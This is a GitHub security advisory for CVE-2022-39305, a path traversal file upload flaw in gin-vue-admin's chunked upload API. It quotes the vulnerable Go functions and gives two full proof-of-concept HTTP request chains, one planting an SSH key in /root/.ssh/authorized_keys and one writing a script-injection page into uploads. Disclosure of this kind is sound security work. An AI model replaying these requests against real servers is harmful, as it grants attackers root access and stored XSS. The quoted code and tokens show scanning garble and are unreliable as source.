

The arbitrary file upload vulnerability caused by path traversal is on github.com/flipped-aurora/gin-vue-admin

Critical

piexlmax published GHSA-wrmq-4v4c-gxp2 on Oct 15

Package

github.com/flipped-aurora/gin-vue-admin (Go)

Affected versions

Patched versions

<2.5.4b

2.5.4b

Description

Impact

Gin-vue-admin < 2.5.4 has File upload vulnerabilities.

File upload vulnerabilities are when a web server allows users to upload files to its filesystem without sufficiently validating things like their name, type, contents, or size. Failing to properly enforce restrictions on these could mean that even a basic image upload function can be used to upload arbitrary and potentially dangerous files instead. This could even include server-side script files that enable remote code execution.

Patches

#1249

Workarounds

#1249

References

https://github.com/flipped-aurora/gin-vue-admin

For more information


Affected source code https://github.com/flipped-aurora/gin-vue-admin/blob/main/server/utils/breakpoint_continue.go

did not check the reason for the fileMd5 and fileName parameter, Causes an arbitrary file to be read with the code on lines 55 through 68 and lines 76 through 96:

```
func makeFileContent(content []byte, fileName string, FileDir string, contentNumber int)
(string, error) {
        path := FileDir + fileName + "_" + strconv.Itoa(contentNumber)
        f, err := os.Create(path)
        if err != nil {
                return path, err
        } else {
                _, err = f.Write(content)
                if err != nil {
                       return path, err
                }
        defer f.Close()
        return path, nil
}
func MakeFile(fileName string, FileMd5 string) (string, error) {
        rd, err := os.ReadDir(breakpointDir + FileMd5)
        if err != nil {
                return finishDir + fileName, err
        _ = os.MkdirAll(finishDir, os.ModePerm)
        fd, err := os.OpenFile(finishDir+fileName, os.O_RDWR|os.O_CREATE|os.O_APPEND, 00644)
        if err != nil {
                return finishDir + fileName, err
        }
        defer fd.Close()
        for k := range rd {
                content, _ := os.ReadFile(breakpointDir + FileMd5 + "/" + fileName + "_" +
strconv.Itoa(k))
                _, err = fd.Write(content)
                if err != nil {
                        _ = os.Remove(finishDir + fileName)
                        return finishDir + fileName, err
                }
        return finishDir + fileName, nil
}
```


Upload authorized_keys POC: Absolute path

```
POST /api/fileUploadAndDownload/breakpointContinue HTTP/1.1
Host: 192.168.56.103:8080
Content-Length: 1233
Accept: application/json, text/plain, */*
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJVVUlEIjoiNDg5ZjE4NTgtNzM0MC000DJlLWI0ZDItY2FlM2QzYThhNDh
a3vCIsIkF1dGhvcml0eUlkIjo5NTI4LCJCdWZmZXJUaW1lIjo4NjQwMCwiZXhwIjoxNjY2MDU5MjUxLCJpc3MiOiJxbVBsdX
sXaZ- EeK8AHioq9gn480Yv9ByxalY01CorE
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.53 Safari/537.36
x-user-id: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryGNyrc8bLobNGsrrL
Origin: http://192.168.56.103:8080
Referer: http://192.168.56.103:8080/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
-----WebKitFormBoundaryGNyrc8bLobNGsrrL
Content-Disposition: form-data; name="fileMd5"
3115a698ea3ff30e7e123fafceaf63e1
-----WebKitFormBoundaryGNyrc8bLobNGsrrL
Content-Disposition: form-data; name="file"; filename="blob"
Content-Type: application/octet-stream
AAAAB3NzaC1yc2EAAAADAQABAAABAQDLYwKupIzXnWmhud9zxiXPY2p2kbv4pOqLAsmglFjP08TbN2bFWbw2VVpsWEdEPj1I
duke@HIH-D-27602
-----WebKitFormBoundaryGNyrc8bLobNGsrrL
Content-Disposition: form-data; name="chunkNumber"
-----WebKitFormBoundaryGNyrc8bLobNGsrrL
Content-Disposition: form-data; name="fileName"
../../../../root/.ssh/authorized_key
-----WebKitFormBoundaryGNyrc8bLobNGsrrL
Content-Disposition: form-data; name="chunkTotal"
1
-----WebKitFormBoundaryGNyrc8bLobNGsrrL
Content-Disposition: form-data; name="chunkMd5"
3115a698ea3ff30e7e123fafceaf63e1
-----WebKitFormBoundaryGNyrc8bLobNGsrrL--
```



```
POST /api/fileUploadAndDownload/breakpointContinueFinish?
fileName=../../../../../../../../../root/.ssh/authorized_keys&fileMd5=3115a698
HTTP/1.1
Host: 192.168.56.103:8080
Content-Length: 0
Accept: application/json, text/plain, */*
eyJhbGci0iJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJVVUlEIjoiNDg5ZjE4NTgtNzM0MC000DJ1LWI0ZDItY2F1M2QzYThhNDh
a3vCIsIkF1dGhvcml0eUlkIjo5NTI4LCJCdWZmZXJUaW1lIjo4NjQwMCwiZXhwIjoxNjY2MDU5MjUxLCJpc3MiOiJxbVBsdX
sXaZ-_EeK8AHioq9gn480Yv9ByxalY01CorE
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.53 Safari/537.36
x-user-id: 1
Origin: http://192.168.56.103:8080
Referer: http://192.168.56.103:8080/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh; q=0.9
```

Connection: close




Upload Cross Site Scripting POC:

Relative paths need to add /.. to the fileMd5 parameter to satisfy the utils.MakeFile function

```
POST /api/fileUploadAndDownload/breakpointContinue HTTP/1.1
Host: 192.168.56.103:8080
Content-Length: 823
Accept: application/json, text/plain, */*
x-token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJVVUlEIjoiNjRlMjNjNTEtNTk0Yy00ZjY3LTgzNzctZDE2ZTZlZjhkMmM
a3vCIsIkF1dGhvcml0eUlkIjo4ODgsIkJ1ZmZlclRpbWUiOjg2NDAwLCJleHAiOjE2NjYwNjEwMDgsImlzcyI6InFtUGx1cy
nUlrK0E
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.53 Safari/537.36
x-user-id: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryGNyrc8bLobNGsrrL
Origin: http://192.168.56.103:8080
```

```
Referer: http://192.168.56.103:8080/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
-----WebKitFormBoundaryGNyrc8bLobNGsrrL
Content-Disposition: form-data; name="fileMd5"
09740d40ce6a7304947f12c7a331280b
-----WebKitFormBoundaryGNyrc8bLobNGsrrL
Content-Disposition: form-data; name="file"; filename="blob"
Content-Type: application/octet-stream
'><script>console.log(1)</script>
'><script>alert(1)</script>
-----WebKitFormBoundaryGNyrc8bLobNGsrrL
Content-Disposition: form-data; name="chunkNumber"
-----WebKitFormBoundaryGNyrc8bLobNGsrrL
Content-Disposition: form-data; name="fileName"
../../uploads/index.html
-----WebKitFormBoundaryGNyrc8bLobNGsrrL
Content-Disposition: form-data; name="chunkTotal"
-----WebKitFormBoundaryGNyrc8bLobNGsrrL
Content-Disposition: form-data; name="chunkMd5"
09740d40ce6a7304947f12c7a331280b
-----WebKitFormBoundaryGNyrc8bLobNGsrrL--
POST /api/fileUploadAndDownload/breakpointContinueFinish?
fileName=../uploads/file/index.html&fileMd5=09740d40ce6a7304947f12c7a331280b/.. HTTP/1.1
Host: 192.168.56.103:8080
Content-Length: 0
Accept: application/json, text/plain, */*
x-token:
eyJhbGci0iJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJVVUlEIjoiNjRlMjNjNTEtNTk0Yy00ZjY3LTgzNzctZDE2ZTZlZjhkMmM
a3vCIsIkF1dGhvcml0eUlkIjo4ODgsIkJ1ZmZlclRpbWUi0jg2NDAwLCJleHAi0jE2NjYwNjEwMDgsImlzcyI6InFtUGx1cy
nUlrK0E
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.53 Safari/537.36
x-user-id: 1
Origin: http://192.168.56.103:8080
Referer: http://192.168.56.103:8080/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh; q=0.9
Connection: close
```



Severity



CVE ID

CVE-2022-39305

Weaknesses

CWE-22 CWE-23

Credits

